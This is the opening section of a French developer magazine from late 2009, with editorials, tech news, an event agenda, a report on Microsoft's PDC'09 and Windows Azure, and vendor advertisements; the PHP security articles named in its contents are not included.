

Optimiser et blinder votre code


PHP

Un code sans faille !

*Captcha : une meilleure sécurité
dans vos sites*

Industrialisation des projets PHP

© François Tonic

.Net 
Les nouveautés
C# 4.0
et **VB 9.0**

PDC'09
Windows Azure
prêt à déferler !

Webmaster
Intégrer
l'accessibilité
dans son site

Smartphone
Créez vos Widgets
Windows Mobile 6.5

Noël
Les cadeaux
"geek"

.Net

Réutilisation d'interfaces
entre WPF et Silverlight

Mobile

.Net sur iPhone

Cloud

Coder des applications pour
Google App Engine en Python

Java

Les langages de script
dans la JVM

M 04319 - 125 - F: 5,95 €



Printed in France - Imprimé en France - BELGIQUE 6,45 €
SUISSE 12 FS - LUXEMBOURG 6,45 € - DOM Surf 6,90 €
Canada 8,95 \$ CAN - TOM 940 XPF - MAROC 50 DH

Opération «Pour 1 Euro de plus»

ACHETEZ WINDEV 15 ET RECEVEZ UN PC PORTABLE POUR 1 EURO DE PLUS

Nouveau

Cette année l'opération
s'applique également
sur les **Mises à Jour**
depuis la version 14.

**JUSQU'AU 19 DÉCEMBRE
2009, ACHETEZ WINDEV
15 (OU WEBDEV 15, OU
WINDEV MOBILE 15) CHEZ
PC SOFT ET RECEVEZ 1 PC
PORTABLE DELL.**

Les commandes doivent être passées par des sociétés, administrations, GIE, professions libérales, associations ou équivalents.

Cette offre est valable uniquement sur les références produit WD15EE (au tarif de 1650 Euros HT, soit 1.973,40 Euros TTC), WM15EE et WB15EE et les mises à jour depuis la version 14 au tarif unitaire catalogue. Aucune remise ne sera appliquée sur ce tarif.

Attention: cette offre n'est pas valable sur certaines mises à jour, échanges, achats groupés, offres spéciales et échanges concurrentiels.

Offre valable pour la France Métropolitaine uniquement.

Cette offre est applicable pour toute commande reçue à PC SOFT jusqu'au 19 décembre 2009 inclus. La demande du matériel devra être parvenue à PC SOFT Montpellier avant le 31/12/09.

**Tous les
renseignements
sont disponibles
sur www.windev.fr,
ou appelez-nous au
04 67 032 032.**

PC Dell 17 pouces, proces-
seur Intel Core 2 Duo
P8700, Disque 320 Go,
Mémoire 4Go,
Windows 7,...

jusqu'au
19 décembre
2009




**PLATEFORME
PROFESSIONNELLE
DE DÉVELOPPEMENT
(AGL)**

Windows, .Net, Java
Windows 7, 2000, NT,
2003, XP, Vista, 2008



Fournisseur Officiel de la Préparation Olympique



www.windev.fr

sommaire

\\ actus

L'actualité en bref	6
Agenda	8

\\ événement

PDC'09 : Windows Azure prêt à déferler !	10
Rencontres Spring 2009	14

\\ shopping

Les idées geek pour Noël	16
--------------------------------	----

\\ webmaster

Accessibilité du Web	18
----------------------------	----

\\ gros plan

VB 9 et C# 4 : les langages .net évoluent	22
--	----



14



16

\\ dossier php

Optimiser et blinder son code PHP !

Abstraction de base de données	31
Captcha : une meilleure sécurité dans vos sites	34
Industrialisation des projets PHP	37
Blinder son code PHP	39
Un code sans faille !	41



31

\\ carrière

EPSSI, privée mais ouverte	44
----------------------------------	----

\\ architecture

L'approche originale de Wiki-OS	46
L'incontournable multicore et les conséquences pour nos programmeurs	49

\\ code

GWT : comment ça marche ? (4e partie)	53
Créez vos widgets pour Windows Mobile 6.5	56
Programmation C# sur iPhone avec MonoTouch	64
Partage de ressources entre Silverlight et Windows Presentation Foundation	67
Un moteur Shell pour une base de données cinématographique	71
Interopérabilité entre langages de script et JVM	73
Créez vos applications sur Google App Engine avec Python	78



44

56



64

\\ temps libre

Les livres du mois	82
--------------------------	----

L'info continue sur www.programmez.com

CODE

Les sources des articles

NOUVEAU

Livres blancs : langages, outils...

TÉLÉCHARGEMENT

Les dernières versions de vos outils préférés + les mises à jour

QUOTIDIEN

Actualité, Forum Tutoriels, etc.



PLATE. RONDE.



FAITES EVOLUER VOTRE CODE.

L'innovation en parallélisme.

Donnez à vos logiciels les outils pour être compétitifs. Avec Intel® Parallel Studio vous n'avez pas besoin d'être un expert en parallélisme pour optimiser vos applications pour le multicore. Fait pour les applications sérielles d'aujourd'hui et les innovations parallèles de demain.

Testez gratuitement: www.intel.com/software/products/eval





Le nuage, c'est joli... de loin

Depuis quelques mois nous nous interrogeons beaucoup sur les langages et leurs évolutions. Quand on considère la décision de la communauté Python de geler celui-ci pour le stabiliser, l'optimiser, l'initiative apparaît courageuse, vu la tendance de l'informatique depuis 30 ans. Aujourd'hui, les éditeurs et les communautés multiplient les frameworks, les passerelles d'interopérabilité, de compatibilité pour pouvoir utiliser tel langage avec tel autre, ou telle plate-forme. Bientôt, on aura droit aux logos : « Java compatible », « .Net Ready », « PHP accepted ». ! Comme sur les boîtes de matériels. Faut-il en rire ou en pleurer ? Car cela ne constitue qu'un palliatif. Azure accepte les codes et développements PHP et Java, comme dévoilé lors de la PDC (voir p.10). Une bonne chose. Et cela montre que le support étendu des langages est une nécessité. Certains devraient y penser.

Durant notre petit séjour à Berlin pour suivre les TechEd, une question s'est posée. Existe-t-il un intérêt de disposer d'un IDE dans le Cloud ? Intrinsèquement, on peut parfaitement hoster un IDE dans un Amazon, un IBM Cloud... Techniquement rien ne l'interdit. Mais quel intérêt ? Dans ce cas pourquoi ne pas créer directement un IDE « in the box », exécutable sous forme web ?

Une fois de plus, techniquement, tout est possible. Visual Studio est aujourd'hui en WPF, il sera alors possible de le migrer en Silverlight avec quelques modifications. Si nous étions plutôt favorables à cette approche, aujourd'hui, il nous faut pondérer notre position. Que le développement web soit de plus en plus intégré à l'IDE, que le Cloud investisse les IDE, oui, c'est une bonne chose. Mais migrer l'éditeur sur du « tout navigateur », pose des problèmes de performances, de disponibilité, voire d'accès aux couches natives des systèmes. Il faut déjà que les éditeurs intègrent parfaitement le modèle Cloud dans leur IDE. Reste à savoir lequel, car là aussi, nous avons un sérieux problème d'interopérabilité. Car si, en plus, il faut prendre un éditeur, un langage « Azure compatible » ou « Google App Engine ready »... je change de métier !

■ François Tonic - Rédacteur en chef



Le mur est tombé

La grande conférence européenne de Microsoft, TechEd se tenait cette année à Berlin, et débutait le 9 novembre, date du 20^e anniversaire de la chute du Mur. Quelle émotion, pour un visiteur, de se retrouver ce soir là, par le hasard du calendrier, au milieu d'une ville en liesse, d'une foule entre larmes et joie ! Coïncidence ou symbole, Microsoft annonçait le même jour le lancement mondial d'Exchange 2010. Le jour de la commémoration de l'ouverture et de l'unification Est-ouest, l'éditeur lance le produit clé de voûte de ses solutions de communications unifiées !

Sur l'événement TechEd, Novell, éditeur de la distribution Linux Suse, mettait en avant ses offres d'interopérabilité, en partenariat avec Microsoft. Et deux jours après, quelle surprise de voir à Paris, Microsoft, sponsor pour la première fois, du Forum PHP !

« C'est ensemble que nous ferons de l'interopérabilité une seconde nature de l'informatique » déclare Alfonso Castro, Directeur de la Stratégie Interopérabilité de l'éditeur, en France.

Décidément, les murs sont loin d'être tous tombés. Mais, en informatique comme en politique, l'ouverture est inéluctable, et on ne résiste pas au vent de l'histoire.

■ Jean Kaminsky

Rédaction : redaction@programmez.com

Directeur de la Rédaction : Jean Kaminsky

Rédacteur en Chef :

François Tonic - ftonic@programmez.com

Ont collaboré à ce numéro : F. Mazué, C. Remy.

Experts : G. Albani, A. Zanchetta, M. Delsol, C. Maneu, M. Lamure, L. Vo Van, J. Ravaille, C. Rongier, J.-M. Fontaine, D. Seguy, L. Delvaux, C. Prigent, L. Cacheux, X. Monnier, C. Villeneuve, C. Phu, P. de Saint Steban, R. Sabin Mompelat, J.-B. Evain

Illustration couverture : ©François Tonic

Publicité : Régie publicitaire, K-Now sarl

Pour la publicité uniquement :

Tél. : 01 41 77 16 03 - diff@programmez.com

Editeur : Go-02 sarl, 21 rue de Fécamp 75012

Paris - diff@programmez.com

Dépôt légal : à parution - Commission paritaire :

0712K78366 ISSN : 1627-0908

Imprimeur : ETC - 76198 Yvetot

Directeur de la publication : J.-C. Vaudecrane

Abonnement : Programmez 22, rue René Boulanger, 75472 Paris Cedex 10 - Tél. : 01 55 56 70 55
mail : abonnements.programmez@groupe-gli.com
Fax : 01 40 03 97 79 - du lundi au jeudi de 9h30 à 12h30 et de 13h30 à 17h00, le vendredi de 9h00 à 12h00 et de 14h00 à 16h30. **Tarifs abonnement** (magazine seul) : 1 an - 11 numéros France métropolitaine : 49 € - Etudiant : 39 € - CEE et Suisse : 55,82 € - Algérie, Maroc, Tunisie : 59,89 € - Canada : 68,36 € - Tom : 83,65 € - Dom : 66,82 € - Autres pays : nous consulter. **PDF** : 30 € (Monde Entier) souscription exclusive - ment sur www.programmez.com

L'INFO PERMANENTE
WWW.PROGRAMMEZ.COM



PROCHAIN NUMÉRO

N°126 - janvier 2010,
parution 30 décembre

- ✓ **Base de données**
Compression, interopérabilité, MariaDB, partitionnement... : mieux maîtriser les données et sa base
- ✓ **Webmaster**
Flex 4, ActionScript 4 : attention, évolution majeure !
- ✓ **Langages**
Axum, T4 : les incroyables langages de Microsoft

■ **IBM** propose depuis début novembre l'accès à une version bêta de son Cloud. Simple d'accès et dotée d'un tableau de bord assez complet, on peut créer des instances pré-configurées : Linux, environnement de développement. Pratique et rapide.

■ Les inscriptions au prochain **ImagineCup** (été 2010) sont ouvertes ! Si la finale mondiale se déroulera en Pologne, les équipes nationales devront se qualifier durant les compétitions locales. Vous avez jusqu'au 31 janvier 2010 pour déposer le dossier de votre équipe ! www.imaginecup.com

■ **Jruby** arrive en version 1.4. Elle implémente Ruby 1.8.7 et surtout, pas moins de 307 bugs. On dispose aussi désormais d'un lanceur natif Windows, d'un nouveau parseur Yama ou encore du Scripting Java 6.

■ **Symfony 2** supporte PHP 5.3 tout en continuant la présence PHP 5.2. La première version du futur framework est attendue pour février 2010.

■ **Zend** et **Oracle** travaillent ensemble pour fournir une solution professionnelle autour de PHP. Il s'agit de mieux déployer PHP et d'assurer une qualité optimale dans un contexte critique.


Soyatec déploie Azure sur Eclipse



Microsoft continue de développer l'interopérabilité aussi bien par son entremise que par celle de Soyatec, déjà à l'œuvre sur le support de Silverlight dans Eclipse pour le développement et le déploiement des projets avec la RIA de Microsoft. Cette fois-ci Soyatec a dévoilé deux nouveaux projets particulièrement importants : Windows Azure Tools for Eclipse et Windows Azure SDK for Java.

Le plug-in pour Eclipse permet de créer des applications Azure, le cloud computing de Microsoft. Il permet aussi d'assurer une interopérabilité entre le cloud Microsoft et les applications existantes.

Dans ce projet, Windows Azure Tools for Eclipse se dédie aux développeurs PHP. Les équipes se sont appuyées sur le PHP Deve-



lopment Toolkit d'Eclipse et le Web Tools Platform. Ce plug-in s'articule autour de quatre expériences de développement :

- création de projet et migration
- gestion de projets Azure
- Storage Explorer : pour gérer et naviguer facilement dans le stockage Azure
- Déploiement des projets Azure

La version finale est disponible (si tout va bien) depuis quelques jours.

Sur la partie Windows Azure

SDK pour Java, il est possible de développer des applications Java pour Azure directement depuis Eclipse.

Ce plug-in permet à la fois de profiter d'Azure et de son SDK mais aussi de Windows Azure Storage, la partie stockage dans le nuage donnant accès à la partie blob, tables et queues.

La communication est assurée par REST / XML. Et l'application peut être elle-même dans le nuage, sur le web ou locale.



Forum PHP 2009

MariaDB est-il le futur de MySQL ?

Le monde PHP s'est réuni à Paris les 12 et 13 novembre derniers pour les traditionnelles journées du Forum PHP. Cette année, l'événement était sous l'égide de l'AFUP et du LeMug (groupe d'utilisateur MySQL). D'ailleurs MySQL fut abondamment abordé durant une journée entière, la première. Occasion aussi de faire un point sur PHP et le monde Windows,

session assurée par Microsoft qui est sponsor de l'édition 2009. La virtualisation faisait aussi partie des thèmes, avec MySQL ou encore les services web en PHP, et la migration JEE vers PHP. La première journée fut clôturée par Monty, figure emblématique de MySQL (et accessoirement son créateur) venu à Paris montrer et expliquer MariaDB, un fork de MySQL. Malgré les incertitudes du projet, notamment sur le modèle économique, Monty a voulu rassurer le monde MySQL

par MariaDB et a pointé du doigt les incertitudes d'Oracle sur la base open source. Et de nous rappeler, est-ce que Oracle peut (continuer à) perdre 1 milliard de dollars ? Car MySQL est en concurrence sur certains projets avec la base de données d'Oracle... Aujourd'hui MariaDB est disponible, compatible avec MySQL et possède l'ensemble des fonctions de base nécessaires. L'avenir nous dira si Monty avait vu juste en créant son projet. La seconde journée a été centrée sur l'industrialisa-

tion des développements et des projets PHP. Aujourd'hui, PHP 5.3 est mature et pour Fabien Potencier (Sensio Labs), PHP 5.3 devrait exploser vers 2010 - 2011 et dès lors, la plateforme PHP pourra commencer à concurrencer Java. Occasion aussi pour voir comment on peut développer un projet en Flex et PHP...

Cette édition 2009 a été un beau succès avec plus de 350 personnes, soit un peu mieux qu'en 2008. Rendez-vous est déjà donné pour l'édition 2010.

Vous créez des sites Web ?

Créer des sites Web n'a jamais été aussi facile...

Des licences, du support technique, et de la visibilité pour les Pros du Web :

Vous êtes un développeur freelance, ou votre agence Web compte 10 employés ou moins ?
Ce programme est fait pour vous !

Devenez membre du programme et bénéficiez^(*) pendant une durée de trois ans de licences gratuites^(**) (Visual Studio, Expression, Windows Server, Microsoft SQL Server) et de support technique professionnel. Profitez également d'offres exclusives d'hébergement professionnels sous Windows à des prix jamais vus via nos partenaires.

Avec WebsiteSpark, vous rejoignez une communauté active de professionnels et vous gagnez en visibilité.

Inscription gratuite sur :
<http://www.microsoft.com/web/WebsiteSpark/>

Microsoft® WebsiteSpark™



Adressez-nous vos questions à : webfr@microsoft.com ou sur twitter via @WebsiteSparkFR

(*) Sous réserve d'éligibilité


(**) Sans coût d'entrée, valable pendant trois ans, un montant forfaitaire de USD \$100 vous sera demandé si vous quittez le programme ou à l'issue des trois ans.

■ **Java 6 update 17** est désormais disponible. Il s'agit d'une mise à jour importante, qui corrige l'update automatique et les problèmes de sécurité. La partie déploiement a été elle aussi modifiée ainsi que Java Web Start. Site : <http://java.sun.com/java se/6/web-notes/6u17.html>

■ **Mandriva Linux 2010** est disponible. Cette version fait évoluer l'accès aux fichiers et intègre KDE 4.3.2, Gnome 2.28. Cette distribution intègre aussi un environnement Moblin et un outil de partitionnement simplifié pour ext4.

■ **Firefox 3.6** est disponible en pré-version. Un des focus de cette version concerne les performances et le rendu Javascript. Pour les pages élaborées, on dispose de Compositor. On notera aussi de nombreuses nouveautés CSS 3.


■ **Kysoh** propose une nouvelle interface pour son **Tux Droid** : Tuxbox 2. Il se base sur une interface web et supprime ainsi le client java. Le constructeur améliore aussi les API et les outils de développement.



■ **openSUSE 11.2** est disponible. Elle intègre de nombreuses nouveautés : KDE 4.3.3, GCC 4.4.1, Mozilla 3.5, OpenOffice 3.1.

IDE Java : en attendant Eclipse 4

Netbeans 6.8 est dans sa dernière ligne droite. La version finale doit sortir début décembre. Cette version renforce beaucoup le développement web avec de nombreuses nouveautés sur JSF 2, RESTful, Glassfish 3, JavaFX, Ruby, PHP. Sur ce dernier point, Netbeans 6.8 intègre PHP 5.3 et Symfony. Côté Maven, on dispose d'un meilleur support par rapport à Java EE 6, Groovy et Scala. La gestion des dépendances évolue avec une meilleure personnalisation. Sur Ruby, on dispose de Rails 2.3.2, d'un meilleur refactoring ou encore de la possibilité de spécifier les arguments sur les serveurs Rails. Sur le futur immédiat, nous ne savons pas grand chose de la future version 6.9 (si la numérotation est gardée). On peut s'attendre à un renforcement du développement web. Côté Eclipse, la version 3.6 (alias Helios) est disponible en pré-version. Elle devrait sortir vers avril – mai 2010. Il s'agit d'une version assez mineure. On dispose de quelques nouveautés sur le support icône dans GTK, une documentation plus adaptative pour le développeur, une « extract method » améliorée dans le refactoring. On disposera aussi de l'Open implémentation dans le menu naviga-



tion. Mais 2010 marquera surtout les débuts du prochain Eclipse : Eclipse 4 (alias Eclipse e4). Il remet à plat entièrement l'IDE, son architecture, son approche du développement. Nous nous attendons à un vrai Big Bang.

Pendant ce temps-là, les éditeurs d'IDE Java payants souffrent toujours. Ainsi JetBrains a annoncé qu'à partir de la version 9 d'IntelliJ, deux éditions seront disponibles : Communautaire gratuite et Ultimate, payante. La Community Edition sera centrée sur les technologies Java SE, ainsi que sur le développement en Groovy et Scala. Elle sera gratuite et Open Source sous la licence Apache 2.0. L'édition Ultimate avec la pile complète Java EE reste l'offre commerciale standard.

Toujours plus de Google avec les Closure tools

Google dévoile trois de ses outils de développement utilisés depuis longtemps en interne. Cette annonce marque un nouveau virage de l'éditeur car jusqu'à présent, Google était largement en retrait sur la partie outils de développement. C'est un premier pas timide, reste à voir ce que cela donnera dans le futur. Ces outils sont orientés Javascript.

Closure Compiler : Il vous aidera à assainir votre code. Il est capable d'éliminer le code mort, puis de ré-écrire et minimiser le code Javascript restant. Le compilateur vérifie aussi la syntaxe, les références et les types. Il est capable d'émettre des avertissements à propos des pièges classiques du Javascript

Closure Library : Il s'agit d'une librairie sévèrement testée et compatible avec tous les navigateurs. Elle propose aux développeurs des widgets et des contrôles, ainsi que des fonctionnalités de plus bas niveau, pour le DOM, la communication avec le serveur, les animations, les structures de données, l'édition de texte riche, etc. Google fait remarquer que Javascript manque d'une librairie standard, une "STL" ou une "JDK", pour l'écriture de grosses applications, et nous dit que Closure Library est la librairie standard interne.

Closure Templates : Il s'agit de petits modèles, du code Javascript optimisé, que vous pourrez incorporer dans vos pages Web.

agenda \

DECEMBRE

Tour de France PC SOFT

Le 01/12 à Paris, le 02/12 à Bruxelles, le 03/12 à Lille, le 08/12 à Marseille
www.pcsoft.fr

Tour de France Red Hat 2009 : Pourquoi l'Open Source, maintenant

Strasbourg : le 3 décembre 2009.
Marseille : le 8 décembre 2009
<http://www.fr.redhat.com/events/roadshow/>

Du 07 au 09 décembre, Paris La Défense, **Boostez vos développements d'applications Spring & Java !**
<http://www.model2code.com/>

Le 7 décembre 2009, **soirée spéciale « Google »**, organisée par le Lorraine JUG dans les locaux de l'ESIAL (Ecole Supérieure d'Informatique et Appli-

cations de Lorraine) au 193 avenue Paul Muller à Villers-lès-Nancy (54).
<http://blog.lorrainejug.org/>

8 décembre, Salon Latécoère, Paris.

Netbook World Summit 2009

Événement dédié exclusivement à l'univers netbook et aux futures évolutions des ultra portables. Un salon incontournable pour les professionnels. Pour en savoir plus : netbookworldsummit.org

présentent

A PARTIR DE
1490 €
PAR UTILISATEUR !

M2Flex & M2Spring

L'atelier agile de génération d'applications
dirigé par les modèles !

**BOOSTEZ VOS DÉVELOPPEMENTS
D'APPLICATIONS FLEX & SPRING !**


Egalement disponible :

M2Code
FOR JAVA™

Pour la génération automatique
de vos applications JEE !



1. DESSINEZ FACILEMENT VOS MODÈLES UML,
2. VALIDEZ ET DÉBUGGEZ VOS MODÈLES,
3. GÉNÉREZ EN UN CLIN D'OEIL 100% DE VOS APPLICATIONS !



Votre revendeur

Comsoft-SOS Developers

Tel : 08 25 07 06 07

infos@comsoft.fr

www.sosdevelopers.com

COMSOFT direct | **SOS**
Bechtle's Software Specialist DEVELOPERS

Informations et licences d'évaluation :
www.model2code.com ou 01 56 05 60 91

BLU AGE Software (Groupe NETFFECTIVE TECHNOLOGY)
Immeuble le Gabriel Voisin - 79, rue Jean-Jacques Rousseau 92158 Suresnes cedex FRANCE.
Tel +33 1 56 05 88 00 Fax +33 1 56 05 88 01 Toutes les marques citées sont la propriété de leurs propriétaires respectifs

Spécial PDC

Microsoft dévoile Windows Azure et intègre l'application Cloud

En 2008, Microsoft avait dévoilé les contours de son nuage informatique. Désormais, Windows Azure est une réalité que les utilisateurs pourront mettre en œuvre dans quelques semaines.

Les annonces de la PDC (Professional Developers Conference) qui s'est tenue du 17 au 20 novembre dernier, furent nombreuses et très fortes. Revenons sur les principales. Le mois prochain, nous approfondirons certains points techniques.

Du Cloud, et encore du Cloud

Un des messages clé est la prise en compte, désormais, par Microsoft, de trois terminaux, de trois écrans : le PC, le Smartphone et le téléviseur intelligent (console, navigateur intégré, etc.). L'un des enjeux n'est pas de disposer des mêmes fonctions partout, mais de garder la même expérience utilisateur entre les terminaux. C'est déjà un problème important que les éditeurs tentent aujourd'hui de résoudre. Mais derri-

re, se profile le web et surtout le Cloud computing qui pourra, à terme, apporter la partie applicative.

S'il faudra attendre janvier et février 2010 pour acheter les instances et espaces **Azure**, Microsoft a profité de la PDC pour dévoiler de nouveaux éléments de son Cloud. Le défi est d'offrir à la fois la partie utilisateur, l'administration, le serveur et le développement.

Pinpoint, la place de marché

Premier élément à noter, l'apparition d'une place de marché : **Pinpoint**. Il ne s'agit pas encore d'une véritable plate-forme applicative à la AppStore, Force.com, mais d'une place de marché sur laquelle, on pourra trouver le bon partenaire, le bon prestataire de service. Microsoft se bornant à jouer l'intermédiaire. Cette première version est limitée dans son intérêt mais préfigure la deuxième étape qui sera de créer une vraie boutique d'applications et de solutions (déposée sur Pinpoint) pour Azure, que l'on pourrait déployer en quelques clics. Cela aurait du sens et facilitera l'adoption




de Azure pour les petites structures, voire des utilisateurs.

L'autre annonce technologique forte est la présentation du projet **Dallas**, qui permet d'agréger, d'intégrer, d'utiliser des données hétérogènes, de différentes sources dans une application Cloud. Dallas permet de faire le lien avec les données détenues par telle personne ou telle organisation. Durant la PDC, la Nasa a fait une démonstration de la puissance d'une telle approche. Toujours côté données, SQL Azure connaît une sérieuse mise à niveau pour devenir un véritable SQL Server en ligne avec le support T/SQL. Par contre, on ne dispose pas des niveaux de sécurité Trusted de SQL Server.

Des applications à la fois serveur et Cloud

Un des défis des fournisseurs de Cloud concerne l'application et le modèle de développement. Microsoft, avec Azure, veut, à terme, que les

Pinpoint, la place de marché



Silverlight 4 sur le desktop.

On comprend alors la stratégie Software + Services, Serveurs et Services :

	Serveur	Cloud / Online
Applications	Exchange, SharePoint, Office...	Exchange, SharePoint, Office...
Développement	VS 2010, Expression, .Net 4	VS 2010, Expression, .Net 4
Modèle d'application	.Net, PHP, Java...	.Net, PHP, Java...
Services application	Windows Server avec AppFabric	Windows Azure avec AppFabric
SGBD	SQL Server	SQL Azure
Système	Windows Server	Windows Azure
Gestionnaire système	System Center	System Center

applications puissent être à la fois serveur, installées et déployées localement et à la fois sur le Cloud mais aussi que l'on puisse depuis son application Windows attaquer un service, une base de données Cloud. C'est tout le défi de deux briques essentielles : AppFabric et le projet Sydney.

AppFabric permet de créer rapidement des applications composites pouvant monter en charge rapidement et tournant sur du IIS. L'outil se résume à 3 principes : caching, gestion du workflow et service management. Pour les applications web, le système de caching permet un accès rapide et une haute disponibilité des données. Il reprend un projet bien connu : Velocity ! Pour les applications composites, il s'appuie sur Windows Workflow Foundation et sur WCF, connu sous le nom de Dublin ! L'outil est taillé pour faire rapidement des applications Cloud, notamment avec les AppFabric Access (ex. .Net Services). Microsoft livre là une fondation commune entre Windows Server et Windows Azure. AppFabric sera disponible en 2010. Cependant, il faut retenir que l'outil concerne l'application côté serveur pour le moment. A cela, se rajoute le projet **Sydney**. Là encore il s'agit de créer des passerelles de connexion et de flux de données / applicatifs entre le serveur et le Cloud, dans un tunnel sécurité (IPv6 / IPsec). On peut alors imaginer un système d'information, des applications fortement « couplées » à une base en ligne, des services en ligne.

Autre pierre angulaire d'Azure, la sécurité et tout particulièrement tout ce qui concerne la gestion de l'identité, la fédération d'identité. Ce travail est assuré par **Windows Identity Foundation** (alias Geneva). (voir tableau)

Mettre des machines virtuelles sur Azure


Microsoft a aussi profité de la PDC pour introduire une nouvelle fonction d'Azure : la possibilité de déployer des machines virtuelles Windows dans Azure (Azure Virtual Machine Role), un peu comme le propose depuis

TechED 2009 Berlin : disponibilité de Exchange Server 2010

Coincée par les annonces de la PDC, la TechED Europe qui s'est déroulée une semaine avant fut en demi-teinte, sans grande roadmap, ni grande annonce. Le seul événement important fut la disponibilité d'Exchange 2010, et qui sauva une calamiteuse keynote. Exchange 2010

s'inscrit dans une vaste évolution des gammes avec Sharepoint, Visio, Office. Trois piliers s'imposent : l'accès partout, sécurité et montée en charge. Les nouveautés concernent la gestion des mails, des comptes, de la lecture audio des messages ou encore du renforcement des

fonctions de collaboration. Côté virtualisation, Microsoft a une fois de plus mis en avant la partie administration et interopérabilité avec son System Center. Aujourd'hui, Microsoft supporte les machines virtuelles, pour son hyperviseur Hyper-V, les machines provenant de Vmware et de Xen. Sur les machines Red Hat (sous KVM) et de Virtual Box (Sun), rien n'est prévu pour le moment.



quelques semaines Amazon EC2. C'est une possibilité intéressante car on peut déployer une application existante sur le cloud Azure sans la modifier ! On disposera comme avec Amazon de différents types de machines virtuelles : petite, moyenne, large, etc. Et la consommation (CPU) sera payante.

Côté administration, System Center devient la tour de contrôle de l'administration serveur et Cloud. En effet, on pourra surveiller son Cloud Azure et surtout manager ses applications Cloud, ses machines virtuelles Azure. C'est une nouveauté importante car jusqu'à présent, il manquait une console d'administration « sérieuse ». Cependant, la console en ligne Azure continuera à exister car tout le monde n'a pas besoin d'un System Center.

Silverlight 4.0, IE 9

Deux autres surprises de taille durant la PDC, de longues démonstrations de **Silverlight 4** qui arrive en pré-version technique (disponible dès mainte-

nant). Cette version apporte de nombreuses nouveautés (gestion webcam, meilleur streaming, support html, drag & drop, possibilité d'insérer un contrôle Flash dans une application Silverlight, etc.). Toute la partie réseau et données a été largement complétée. Et **Visual Studio 2010** sera plus que jamais un compagnon du développeur Silverlight. Avec un axe résolument application d'entreprise / métier, Silverlight 4.0 vise clairement à concurrencer Flex 3 et 4.

Concernant **Internet Explorer**, la version 9 a été montrée pour la première fois. Le développement n'en est qu'à son tout début, à peine un mois. Pour le moment, nous savons que IE9 implémentera HTML 5 et Direct2D. Direct2D apporte un confort graphique sans égal par rapport à ce dont on dispose avec IE8. L'affichage étant vectoriel ! Plus de détails dans les prochains mois. Aucune date de disponibilité annoncée.

Vivement 2010 !

■ François Tonic



PLATEFORME PROFESSIONNELLE DE DÉVELOPPEMENT (AGL)

Windows, .Net, Java
Windows 7, 2000, NT,
2003, XP, Vista, 2008

W

La version 15
de WINDEV
vous apporte des
nouveau-tés
irremplaçables
dans le domaine
de la sécurité et
des performances.

Vos applications
sont plus sûres,
plus rapides, plus
compactes.

Vos utilisateurs
et clients
apprécient
immédiatement
ces évolutions.



DÉVELOPPEZ 10 FOIS PLUS VITE

INDEV

555 NOUVEAUTÉS

NOUVELLE VERSION 15 ANNONCÉE

**Vos applications
sont plus rapides et
plus sûres grâce à la
version 15.**



**VOTRE CODE EST
MULTI-PLATEFORMES:**

Windows, .Net, Java,
PHP, J2EE, XML,
Internet, Ajax, Pocket PC,
SmartPhone, Client riche ...

DEMANDEZ LE DOSSIER GRATUIT

252 pages + DVD + Version Express + 112 Témoignages.
Tél: 04.67.032.032 ou 01.48.01.48.88 info@pcsoft.fr



www.windev.fr

Fournisseur Officiel de la Préparation Olympique

